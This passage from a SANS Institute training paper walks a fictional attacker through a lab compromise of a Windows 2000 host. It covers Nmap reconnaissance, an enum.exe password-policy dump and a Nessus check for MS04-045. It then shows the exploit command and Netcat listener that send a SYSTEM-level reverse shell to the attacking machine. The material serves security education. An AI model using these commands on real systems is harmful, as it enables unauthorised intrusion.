- 192.168.176.\* The IP range to scan

A screenshot of a Windows command prompt window titled "C:\WINNT\System32\cmd.exe". The window displays the output of an Nmap scan. At the top, it shows two closed ports: 61441/tcp (netproowler-sensor) and 65301/tcp (pcanywhere). Below this, it states the remote operating system guess: "Windows Millennium Edition (Me), Win 2000, or Win XP". Then, it lists "Interesting ports on ATTACKEE (192.168.176.130):" and notes that 1589 ports were scanned but not shown because they are closed. A table follows, listing 15 open ports and their corresponding services. The scan concludes with the message "Nmap run completed -- 256 IP addresses (2 hosts up) scanned in 172 seconds" and the current directory "C:\Documents and Settings\Administrator>".

```
C:\WINNT\System32\cmd.exe
61441/tcp closed      netproowler-sensor
65301/tcp closed      pcanywhere
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or Win
XP

Interesting ports on ATTACKEE (192.168.176.130):
(The 1589 ports scanned but not shown below are in state: closed)
Port      State      Service
25/tcp    open       smtp
42/tcp    open       nameserver
80/tcp    open       http
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
443/tcp   open       https
445/tcp   open       microsoft-ds
1025/tcp  open       NFS-or-IIS
1027/tcp  open       IIS
1033/tcp  open       netinfo
3372/tcp  open       msdtc
3389/tcp  open       ms-term-serv
Remote operating system guess: Windows 2000/XP/ME

Nmap run completed -- 256 IP addresses (2 hosts up) scanned in 172 seconds
C:\Documents and Settings\Administrator>
```

Figure 5 - Nmap Scan Output Listing Available Hosts

With the Nmap scan completed, Bob now has a list of all hosts available on the remote target network. Looking at the output above, we see that upon completion Nmap returned 2 hosts as being available on the subnet. In addition, Nmap presented Bob with a list of open ports and identified the Operating System on the target system.

Knowing that the system is Windows based, the attacker utilizes the enum.exe utility to extract the password policy on the remote host. This password policy will be used to verify if any password size restrictions are in use on the server. The Enum.exe application is available for download from:

<http://www.darkridge.com/~jpr5/code.shtml>)

```
C:\enum\enum>enum -P -L 192.168.176.130
server: 192.168.176.130
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
opening lsa policy... success.
server role: 3 [primary (unknown)]
names:
  netbios: ATTACKEE
  domain: WORKGROUP
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
  indeterminate
netlogon done by a PDC server
cleaning up... success.

C:\enum\enum>
```

## Vulnerability Scanning Utilizing Nessus

Armed with the host victim's IP address of 192.168.176.130 and having recently downloaded and compiled the MS04-045 Wins packet Exploit code from [www.k-otic.com](http://www.k-otic.com), Bob needs to determine if the destination machine is vulnerable to this exploit. Bob's preferred vulnerability scanner is the free tool,

Nessus available from [www.nessus.org](http://www.nessus.org). Bob prefers Nessus, because it is a free scanner which is constantly updated via plugins to detect the latest system vulnerabilities.

To launch Nessus, Bob reboots his dual boot machine and loads Red Hat Linux. After logging in, Bob launches a Terminal session and issues the following commands:

```
/usr/local/sbin/nessusd -D      Starts the Nessus Daemon
/usr/local/bin/nessus           Starts the Nessus Graphical Front End
```

Bob then logs in to the Nessus console and selects the Plugins tab. Since Bob is looking to utilize the recent MS04-045 exploit Bob decides to specifically search for this vulnerability. To do this, Bob:


Clicks `Disable all` in the Nessus Plugins tab

Selects `Filter plugins`

Highlights `Filter on Name`

In the Pattern Box, Bob types the Microsoft KB article number 870763

Bob then selects `Enable dependencies at runtime`



**Figure 6 - Nessus Plug In Configuration**

In the Target Tab, Bob places the IP address of the remote host (192.168.176.130) and selects `Start the scan`.



Upon completion of the scan, Bob is presented with the results graphically and decides to save the output in a text file.

#### Nessus Scan Report

##### SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 1
- Number of security warnings found : 1
- Number of security notes found : 6 1

##### TESTED HOSTS

192.168.176.130 (Security holes found)

##### DETAILS

+ 192.168.176.130 :

. List of open ports :

- o nameserver (42/tcp) (Security hole found)
- o loc-srv (135/tcp)

. Vulnerability found on port nameserver (42/tcp) :

The remote Windows Internet Naming Service (WINS) is vulnerable to a flaw which could allow an attacker to execute arbitrary code on this host.

To exploit this flaw, an attacker needs to send a specially crafted packet on port 42 of the remote host.

Solution : <http://www.microsoft.com/technet/security/bulletin/ms04-045.mspx>

Risk factor : High

CVE : CAN-2004-0567, CAN-2004-1080

BID : 11763, 11922

-----  
This file was generated by the Nessus Security Scanner

Satisfied that the remote server is vulnerable, Bob is ready to exploit the system.

## Exploiting The System

Code for this exploit was obtained from [www.k-otic.com](http://www.k-otic.com) and compiled on Red Hat Solaris. The "ZUCWins 0.1 - Wins 2000 remote root exploit" utilizes a connect back shell as part of the exploit. When executing the exploit code from a terminal session, the following is output:


```
[root@localhost Tools]# ./winsexploit.out  
Usage: <victim-host> <connectback-ip> <connectback port>  
Sample: ZUC-WINShit www.vulnwins.com 31.33.7.23 31337
```

This attack was launched by completing the following steps:

1. On the Attacking machine setup the Netcat listener to listen for an incoming connection on a specified port

`nc -l -p 60`      This tells Netcat to listen for a connection on port 60


2. Launch the exploit; specifying the target IP/hostname to attack followed by the host and port number to send a connectback shell to

A screenshot of a terminal window titled 'root@localhost:/mnt/hgfs/Tools'. The terminal shows the following commands and output:

```
[root@localhost root]# cd /mnt/hgfs/Tools  
[root@localhost Tools]# ./winsexploit.out 192.168.176.130 192.168.176.128 60  
[*] connecting the target  
[*] sending exploit  
[*] exploit sent  
[root@localhost Tools]#
```

Figure 7 - Launching the Exploit

After the exploit is launched, in the terminal window, Bob is presented with a remote command console sent from the exploited box. Since the exploited service, "Windows Internet Name Service" runs in the LocalSystem security context, Bob is granted LocalSystem security privileges. These privileges give Bob greater access than a System Administrator.

A screenshot of a terminal window titled "root@localhost:~". The window has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". The terminal content shows a user at the root prompt running the command "nc -l -p 60". This results in a remote connection from "Microsoft Windows 2000 [Version 5.00.2195]" with copyright information "(C) Copyright 1985-2000 Microsoft Corp.". The prompt then changes to "C:\WINNT\system32>".

```
root@localhost:~  
File Edit View Terminal Go Help  
[root@localhost root]# nc -l -p 60  
Microsoft Windows 2000 [Version 5.00.2195]  
(C) Copyright 1985-2000 Microsoft Corp.  
C:\WINNT\system32>
```

© SANS Institute 2000 - 2005, Author